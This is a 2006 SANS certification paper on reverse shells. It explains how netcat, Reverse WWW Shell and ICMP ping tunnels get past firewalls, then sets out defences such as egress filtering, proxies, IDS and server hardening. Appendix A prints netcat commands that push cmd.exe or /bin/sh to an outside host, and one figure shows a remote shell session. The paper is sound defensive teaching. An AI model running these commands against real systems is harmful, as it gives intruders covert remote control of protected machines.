Interested in learning more about security?

SANS Institute InfoSec Reading Room

Inside-Out Vulnerabilities, Reverse Shells

Most organizations have some type of perimeter protection that limits access to their internal machines from the Internet [Wilson, 2004]. Even weak perimeter protection schemes, with only ingress filtering on a router or firewall, will stop most external port scans from penetrating into protected systems. However, a reverse shell is a program that has the ability to force a system in a protected network to connect to a system outside that network, subverting the firewall's ingress filters. Once installed, reverse shell...

Inside-Out Vulnerabilities, Reverse Shells

GCIH Gold Certification

Author: Richard Hammer, hammer@lanl.gov
Adviser: Johannes Ullrich

Accepted: May 25th 2006

Outline

1. Scenario

Your company has just developed the next great widget and all of a sudden improving security, and protecting the widget information, has risen to be your top priority. You have just been promoted and your new job description includes improving the company's network security. You did a risk assessment and the results pointed toward enhancing security at the company's network perimeter. Your network firewall is constantly probed, your web server is mercilessly scanned for vulnerabilities, and all of your time and security resources have been expended reconfiguring or updating the network perimeter protection. Your strategy appears to have worked in spite of all the small incidents that have distracted your attention during the transition.

You are starting to feel comfortable about the perimeter protection measures you have implemented and have some time to start looking at the other network security aspects that have been pushed to the back of your to-do list. You begin examining the log files and notice some strange outgoing traffic: you wonder why one of your internal servers makes an outgoing http connection every night at 7:00; why the visitor systems are pinging a system outside your network all the time; and why those systems that the secretaries use are constantly connecting out of the network on TCP/IP ports that are not registered in the IANA port list [IANA, 2006].

You start to think about your company's egress

filtering strategy and are not even sure if there is any egress filtering installed on your firewall. Paranoia starts to set in. Is the outgoing http connection from the server an automatic update or did a fired system administrator install something so he could access the server from home [Rudis, Kostenbader, 2003]? The administrator passwords keeps changing on those visitor systems, is that a legitimate mistake or do we have a visitor trying to gain unauthorized access to our network? Better check the BIOS passwords on those systems and think about moving them to an area where someone will notice if a visitor is tampering with one [CAE, 2005]. Those secretarial systems that keep getting contaminated, how can that be? Do they have administrator privilege? It is clearly time to look at the internal network from a security perspective.

2. Introduction

Keeping data from leaking out of protected networks is becoming increasingly difficult due to the increase of malicious code that sends data from infected systems. Numerous viruses and worms (Klez [Symantec, 2003], Sobig [Symantec, 2002], Nimda [Symantec, 2001], etc.) can route internal e-mail outside your network and/or connect internal systems to external IRC servers. Spyware harvests the browsing habits of users for distribution to external systems. Keyboard loggers can send keystrokes, including usernames and passwords, to servers outside of your network [Counter Spy, 2006]. The number of spyware infected systems is quickly becoming a 'global pandemic' according

to webroot.com [webroot.com, 2005]. Users are installing peer-to-peer (P2P) file sharing programs, exposing internal systems and data to systems outside of your protected network [Muncaster, 2006], as well as exposing the company to possible Digital Millennium Copyright issues [Duke Law and Tech, 2003].

These types of programs all create an information leakage problem, but normally do not target your specific organization. Reverse shells create a covert channel that allows an attacker to target specific systems, users, and data. Once installed, reverse shells can allow an attacker to scan your network internally, install network sniffers, collect usernames/passwords, and send your data outside your network. Keeping confidential data from a motivated and skilled attacker who targets your internal systems requires a firm defense-in-depth strategy. Understanding how reverse shells work will help you defend your network against them.

Most organizations have some type of perimeter protection that limits access to their internal machines from the Internet [Wilson, 2004]. Even weak perimeter protection schemes, with only ingress filtering on a router or firewall, will stop most external port scans from penetrating into protected systems. However, a reverse shell is a program that has the ability to force a system in a protected network to connect to a system outside that network, subverting the firewall's ingress filters. Once installed, reverse shells can be very difficult to locate, especially if the programs use protocols that are normally

allowed out of a protected network.

This paper will concentrate on reverse shell programs that demonstrate different covert channels, how they work, and how to defend your network against them. The examples provided could be used by attackers to target your users and systems. Be prepared to stop them.

What is a shell?

A shell is a user interface that requires text commands. Users interact with the computer by typing in text commands. The operating system translates the text commands and executes the operation associated with the text input. Shells were the way users interacted with computers before Graphical User Interfaces (GUIs) became popular. Shells have been used to remotely execute programs on network systems since the early days of networking.

laborlawtalk.com gives the following definition of a shell:

"A **Unix shell**, also called "the command line", provides the traditional user interface for the Unix operating system. Users direct the operation of the computer by entering command input as text for a shell to execute. Within the Microsoft Windows suite of operating systems the analogous program is command.com, or cmd.exe for Windows NT-based operating systems." [laborlawtalk.com, 2006]

Telnet and Secure Shell (ssh) are examples of programs that provide a remote shell capability. The screenshots on the next page show a windows command prompt shell and a remote Unix bash shell connected via ssh.




Figure 1 - Windows Command Prompt




Figure 2 - Unix bash shell

Firewalls

When discussing reverse shells, firewalls can be grouped in two categories: firewalls that understand the application layer and firewalls that do not understand the application layer. There are a lot of names that try and describe firewalls but the following terms will be used in this paper [more.net]:

Application aware firewall: Any firewall that has the ability to make filtering decisions based on the application layer of the TCP/IP model or layers 5-7 of the OSI model. Application firewall, application layer firewall, application gateway, circuit-level gateway, application proxy, proxy firewall are a few of the names that are used to describe firewalls that can inspect the application layer embedded in the network traffic.

Packet filtering firewall: Any firewall that makes filtering decisions based on transport and/or network

layers of the TCP/IP model or below layer 5 of the OSI model. State-full inspection firewall, state-full packet filtering, network layer firewall, packet filtering firewall, state-full packet filtering firewall are a few of the terms used to describe firewalls that are not application aware [Bob Rudis and Phil Kostenbader, 2003].

All of the reverse shell programs demonstrated in this paper can be used to attack packet filtering firewalls. Reverse shell programs that are capable of defeating application aware firewalls or proxies will also be demonstrated and the tricks they use to defeat the proxy rules will be discussed.

Test Network

All examples in this paper will use the 10.0.0.0/24 IP address space for the internal protected. The firewall will have an internal IP address of 10.0.0.1 and an external IP address of 192.168.1.75. To run the examples in this paper, simply change the IP addresses in the examples to match your network configuration.




Figure 3) Test network used in all examples

Reverse Shell concept of operation

Reverse shell programs target systems located inside an internal protected network and force them to connect to a system outside of that protected network. This allows the system located on the external network to communicate with the internal system without having ingress access through the firewall into the protected network. To accomplish this, the attacker must find a protocol/port combination that is allowed out through the firewall and then initiate a connection to a system outside the protected network. Most network firewall egress filters allow http (tcp port 80), https (tcp port 443), dns (tcp/udp port 53), smtp (tcp port 25) and ping (icmp echo requests and echo replies) outgoing connections. Other protocol/port combinations might be allowed out of some networks, but that would require some extra reconnaissance or inside information. Knowledge of the target site's perimeter protection infrastructure is of great benefit to an attacker trying to decide which protocol/port combination to use.




Figure 4) Reverse Shell Concept

Vectors of Infection

Getting the reverse shell installed on a system inside a well protected network is a challenge for any attacker. Delivery mechanisms for reverse shell programs are the same as other malicious codes. Tricking users into opening e-mail attachments that execute the reverse shell's install code is a proven way to get malicious code deployed. Social engineering users into clicking on an html link that installs the reverse shell is another way an attacker could get the code deployed.

Attackers with physical access to the computer systems could walk up to a system and install the reverse shell program. A visitor with physical access could use the auto-play feature to execute the code by plugging in a CDROM or USB key with the reverse shell installer on it. Unobserved locations can allow a skilled attacker to completely take over a machine. Physical access is an aspect of network security overlooked by many companies.

System administrators might install reverse shells so that they can work from home without getting authorized access to the network. An undetected reverse shell on a system inside the protected network could give a fired employee access long after having been escorted off of company property. Even legitimate programs like ssh with the –R switch act like reverse shell programs [OpenBSD manual pages, 2006].

3. Reverse Shell Examples

The type of firewall installed on a network will determine the level of difficulty and the type of reverse shell program that an attacker will need in order to connect out of a protected network.

Packet filtering firewalls inspect traffic at the transport layer, or lower, and have no concept of the encapsulated application layer payload. Knowledge of a protocol/port combination that is open outgoing through the firewall is all that is required to defeat a packet filtering firewall. In this case, a reverse shell can be as simple as executing netcat [netcat.sourceforge.net] in a mode that pushes a shell to an external machine.

NetCat

Netcat is a very powerful program that has the ability to push a shell from one computer to another computer. It can use any port, TCP or UDP, and runs on most operating systems. Complete install and operating instructions for netcat are included in appendix A.

All an attacker needs to do is exploit an internal machine, install netcat and execute the command to push a shell to an external computer. The picture on the next page shows the netcat commands that would work on Windows machines.




Figure 5 netcat reverse shell example

Note that while port 80 is being used in the example, any other port that is open outgoing through the firewall can be used for the connection. The IP address of the machine outside the protected network is 192.168.1.5.

This will work on any firewall that is not application aware. In the above example a shell is being pushed out the firewall through port 80, which is normally used for http traffic, but the packet filtering firewall cannot distinguish between http traffic and other types of traffic.

Defeating an application aware firewall

A stealthier reverse shell program will be able to push the shell through an application aware firewall or proxy, which requires encapsulating the shell information in the application layer protocol. In other words, application aware firewalls should not pass anything but

http traffic through TCP port 80, so the reverse shell traffic in this case must look like valid http traffic for it to traverse the firewall.

Probably the best known reverse shell program that will fool an application aware firewall is Reverse WWW Shell, written by van Hauser of The Hackers Choice [van Hauser, 1998]. Reverse WWW Shell is a proof of concept program written in perl and very easily downloaded, installed, and run. Installation and operation instructions included in appendix B.




Figure 6) Reverse WWW Shell test network setup

The following screen shot shows the Master after startup. Once the Slave connects you can execute any desired command, the ls command was executed to demonstrate this functionality.

```
./backs.pl master
Welcome to the Reverse-WWW-Tunnel-Backdoor v2.0 by van Hauser / THC ...

Introduction:   Wait for your SLAVE to connect, examine it's output and then
                type in your commands to execute on SLAVE. You'll have to
                wait min. the set $DELAY seconds before you get the output
                and can execute the next stuff. Use ";" for multiple commands.
                Trying to execute interactive commands may give you headache
                so beware. Your SLAVE may hang until the daily connect try
                (if set - otherwise you lost).
                You also shouldn't try to view binary data too ;-)
                "echo bla >> file", "cat >> file <<- EOF", sed etc. are your
                friends if you don't like using vi in a delayed line mode ;-)
                To exit this program on any time without doing harm to either
                MASTER or SLAVE just press Control-C.
                Now have fun.
Waiting for connect ... connect from unresolved/10.0.0.3:32774
sh: no job control in this shell
sh-3.00# ls
sent.
Waiting for connect ... connect from unresolved/10.0.0.3:32775
anaconda-ks.cfg
backs.pl
backs.pl~
Desktop
install.log
install.log.syslog
netcat
netcat.tar
ptunnel-0.61-1.1.fc3.rf.i386.rpm
sh-3.00#
```

Figure 7) Reverse WWW Shell – Master Display

The shell commands being pushed between the two machines are uuencoded and embedded in valid http GET or POST commands.

Reverse WWW Shell was able to push a shell through an application aware firewall using the settings listed in appendix B. To verify that the application aware firewall would stop non-http traffic through port 80, a netcat shell was attempted out of the firewall through port 80 and the application aware firewall stopped it. A second test using a telnet connection to a machine outside the test network using port 80 was also tried, and the firewall stopped it

as well.

Reverse WWW Shell also offers the ability to mask the program's process so that it looks like any process desired and has the ability to set simple password authentication. It can be configured to connect out at scheduled times and has support for web proxies.

vanHauser has shown that it is possible to target a machine inside a protected network and have it connect out through application aware firewalls and proxies. The code is currently written in perl, which limits the machines that can be attacked using Reverse WWW Shell. A good programmer could port this code and build an executable for any operating system they would like to target. Httptunnel [Brinkhoff] also uses http and, according to his website, binaries exist for most operating systems already. Chris Young [Young] has written a great paper on Reverse WWW Shell which I highly recommend reading if more information is desired.

Using ICMP as a tunnel for a reverse shell

Ping (ICMP echo requests/replies) is frequently enabled as an outgoing protocol since many system administrators rely of ping for network troubleshooting and are reluctant to block it in the firewall egress rule set. Loki [daemon9] and Ping Tunnel [Daniel Stødle, 2005] are two programs that can take advantage of ping being allowed out of a protected network.

Ping Tunnel allows an attacker to push any TCP traffic through an ICMP tunnel. The following network picture shows how ping tunnel could be used to push a netcat shell out through the firewall using ICMP. Instructions on how to execute a netcat tunnel through ping tunnel are in appendix C.




Figure 8) Ping Tunnel Network Setup

Ping tunnel was started on the proxy system located outside the firewall, this is the system that converts the ICMP traffic back to TCP for the destination system. No effort was made to prevent other machines from connecting to the proxy, so any machine could have used this machine as a Ping Tunnel Proxy. This would allow an attacker to compromise one host on the Internet and use it as a proxy for multiple connections.

The Internal computer was configured to tunnel all local TCP port 1234 traffic through Ping Tunnel to the Proxy (192.168.1.73) and have the Proxy convert the ICMP traffic to TCP port 12345 for the destination machine.

The Destination machine was configured to listen for a connection on TCP port 12345 with netcat.

All that was required at this point was to tunnel a netcat shell to local TCP port 1234 and let Ping Tunnel push the TCP traffic through an ICMP tunnel out the firewall and convert it back to TCP traffic for the destination host.

The Ping Tunnel payload does not look like normal ICMP traffic with the exception of the ICMP echo reply sending back the same payload that it received from the request. The other thing that might allow Ping Tunnel Traffic to be distinguished from normal ping traffic is that the packet size changes depending on the amount of data that Ping Tunnel is pushing thought the tunnel.

Other Tunneling Options

There are other tunneling programs that could be used to push shells though application layer firewalls. Stunnel [stunnel, 2006], ssh –R [OpenBSD, 2006], and cryptcat [farm9.org, 2006] could be used to tunnel a shell through an encrypted channel if the attacker suspected that ssh or https is allowed out through the firewall. Sneakin [Bob Rudis and Phil Kostenbader, 2003] is a program that forces a telnet shell to be executed from an internal machine out to another machine. In theory, any application layer protocol could be used to push a shell out of a network including sendmail and DNS [Buetler and Monsch, 2004].

4. Protecting Against Reverse Shells

Physical Access

Preparation is the key stopping reverse shells from becoming a problem on a network. Restricting unauthorized physical access to computer systems is a must. Physical access defeats all the network protections measures that are in place. BIOS passwords can be defeated by removing batteries; system passwords can be defeated by booting off a disk that can reset system passwords; auto play features will automatically execute programs inserted into systems; programs like helix [helix, 2006] can give and attacker full access to a system's harddrive; and harddisks can be removed, copied, and put back into the system without anyone noticing. If an employee is terminated, his or her access needs to be removed immediately. If the terminated employee had administrator or root access to servers those systems need to be checked for unauthorized programs and network traffic monitored. Users should be given the least amount of privilege required for them to complete their job. This will minimize the damage caused by someone inserting a CD with executable malicious code that auto-plays. It will also reduce the damage if they execute an e-mail attachment or download a file with malicious payload.

Network Design

Installing a good application aware firewall with

restrictive egress filtering is another good step in limiting the types of reverse shell programs that can connect out of the network. Closing all ports unless explicitly needed to conduct business is the most secure egress filtering policy [SANS SEC 502].

Limiting the services that connect directly out to the Internet is another layer of protection that can be added to most networks. Implement separate incoming and outgoing e-mail servers, split DNS, and outgoing web proxies that require authentication. Installing dedicated internal DNS servers and SMTP servers will allow all internal machines to be restricted from accessing the Internet directly through the firewall on TCP port 25 and TCP/UDP port 53. Installing a web proxy that requires authentication will stop reverse shell from using port 80 and 443 to tunnel out without knowledge of the proxy and a valid username and password. Making these will not eliminate the threat of reverse shells, but certainly increases the level of difficulty for the attacker and starts to eliminate all but the most skilled attackers or insiders.




Figure 9) Restricting services from connecting directly out to the Internet

Keep in mind that even application aware firewalls will not understand all possible application layer protocols. There may also be times when you need to turn off the firewalls application filtering on a port. Differences in RFC interpretations and implementations might cause an application layer firewall to block valid traffic. Be sure you know which protocols the firewall understands at the application layer and which ports require it to act like a packet filter.

Install and configure a network based IDS system. Make sure the network administrators understand how the IDS works and how to write custom rules. The IDS must be tuned for the network segment it is monitoring [SANS SEC 503]. The IDS should alarm on traffic you know should not be there, such as an e-mail server that suddenly starts connecting out on port 80. Be sure and check the logs for unusual traffic patterns and be sure to check all log files regularly.

Server Protection

Baseline servers, use a product like Tripwire [www.tripwire.com] to snap shot your known good server configuration. Audit the state of production servers often and if the state changes make sure you know why it changed. Harden the servers by removing all applications and services not required for the server to complete its task. Remove all compilers so that an attacker will not be able to compile reverse shell programs if the server is

compromised. Test patches and upgrades on a test server and do not put them into production until certain that the patches/upgrades work and do not break the server. Be sure to backup the servers and test the restore procedure on your test servers regularly. Knowing if and why server configurations change is important. Have a good backup and being able to restore that backup can save your company from a disaster.

Production servers normally do not initiate connections to other machines. All connections initiated by servers that are not expected should be blocked and alarms should be triggered. For instance, if a production e-mail server suddenly starts connecting out on port 80 there is, more than likely, a problem. Since servers do not normally have users they should be easy to lockdown and it should be reasonable to know exactly what network traffic to expect from each server.

Client Protection

Protecting client machines is a little more difficult since users do initiate traffic to the Internet. Installing application aware client side firewalls is the best bet in stopping reverse shells from connecting client machines to attacker hosts outside of the network. A program like ZoneAlarm [www.zonelabs.com] can distinguish between different programs trying to connect out on a given port and notify the user.

The following screen shots show ZoneAlarm notifying the user that different programs are trying to connect out of TCP 80 (HTTP). If a reverse shell tried to connect out of port 80 then an application aware personal firewall would catch it and notify the user.




Figure 10) Zone Alarm User Alerts

Users need to be trained how to use the firewalls installed on their systems. They must also understand the alert messages and how to respond. Clicking allow for every message will provide no extra protection.

Users must also be trained to not open e-mail attachments that they do not expect, even if it comes from someone they know. Safe web surfing habits should also be included in user training. They need to understand that downloading and installing software from the internet could comprise their system and the network.

E-mail client applications must be configured to not automatically open attachment's or execute programs. E-mail has consistently proven to be an effective delivery mechanism for malicious code.

In the screen shots below you can see the settings for Eudora that disable executables in HTML content, automatic download of HTML graphics and Microsoft's viewer.




Figure 11) Eudora Configuration [www.eudora.com]

Configuring client machines to allow users the least amount of privilege needed to complete their job is another layer of protection that can prevent reverse shells from being installed on their systems. Normally USER privilege will not allow programs to modify system settings. Even if installed under USER mode the reverse shell would probably not be persistent after a reboot. Limiting the user's privilege will also limit the privilege a reverse shell runs at if successfully installed.

Keeping systems patched and ensuring that virus

protection and anti-spyware programs are up-to-date will add yet another layer of protection. Symantec antivirus [www.symantec.com] caught and deleted Reverse WWW Shell and netcat after the programs were downloaded onto a PC. Signature based virus and spyware protection will not protect from zero day exploits, but will certainly catch older reverse shells and exploit code that is adapted from previous exploits.




Figure 12) Screen capture of Symantec anti-virus catching Reverse WWW Shell

5. Conclusion

Defending against reverse shells and other malicious code requires a concentrated effort that protects at many different levels. Defense in depth is the key to protecting assets that reside inside your protected internal network.

Reverse shells are an effective way to target an individual system or user. They can be delivered via e-mail, web, physical access or other exploit methods and once installed they are very hard to detect if they use expected protocols to connect out of your network. Preparation and prevention is far easier than trying to detect reverse shells after they have been installed. The more the external network is hardened from outside threats the more appealing reverse shells are to attackers. A good network design that implements a good egress strategy can help keep information assets inside the internal network where they belong. User training and proper client configuration is another important layer to stopping and detecting reverse shell programs.

Understanding the methods of infection and protocols that reverse shells use gives you have a fighting chance of stopping or detecting them.

6. Appendix A – Netcat

Netcat can be downloaded from:

http://netcat.sourceforge.net/

Netcat commands that will push a shell from the internal computer:

nc 192.168.1.5 80 -e cmd.exe -- Windows
or
nc 192.168.1.5 80 -e /bin/sh -- Unix

On the external machine the attacker can run one of the following commands to listen and wait for the internal machine to connect to it:

